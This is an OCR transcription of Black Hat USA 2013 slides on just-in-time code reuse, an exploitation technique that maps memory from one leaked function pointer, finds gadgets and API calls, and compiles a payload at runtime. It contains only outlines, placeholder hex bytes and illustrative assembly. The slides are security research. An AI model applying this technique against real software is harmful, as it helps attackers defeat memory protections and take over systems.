


Workflow of Just-In-Time Code Reuse




black hat USA 2013

Workflow of Just-In-Time Code Reuse




Workflow of Just-In-Time Code Reuse




Challenges

Challenges




Map memory without crashing

Challenges




Map memory without crashing




Find gadgets, APIs, and compile payload dynamically at runtime


Challenges



Map memory without crashing




Find gadgets, APIs, and compile payload dynamically at runtime




Fully automated


Challenges



Map memory without crashing



Find gadgets, APIs, and compile payload dynamically at runtime



Fully automated

Demonstrate efficient, practical exploit

Our Approach

Map Memory | Find API Calls | Find Gadgets | JIT Compile

observation:

single leaked function pointer $\implies$ an entire code page is present

black hat USA 2013

Our Approach

Map Memory | Find API Calls | Find Gadgets | JIT Compile

observation:

single leaked function pointer $\Longrightarrow$ an entire code page is present

```
f295afcad42b43
638b2bbf6381ff
72efc88bda4cc0
0732bba1575ccb
eb7c025e6b8ad3
0c283baa9f03e4
7464fc814176cd
546bcee28e4232
```

initial code page

black hat USA 2013

Our Approach

Map Memory | Find API Calls | Find Gadgets | JIT Compile

observation:

single leaked function pointer $\Longrightarrow$ an entire code page is present

```
...
push 0x1
call [-0xFEED]
mov ebx, eax
jmp  +0xBEEF
dec ecx
xor ebx, ebx
...
```

initial code page

Our Approach


Map Memory | Find API Calls | Find Gadgets | JIT Compile

observation:

single leaked function pointer $\Longrightarrow$ an entire code page is present

```
...
push 0x1
call [-0xFEED]
mov ebx, eax
jmp  +0xBEEF
dec ecx
xor ebx, ebx
...
```

initial code page

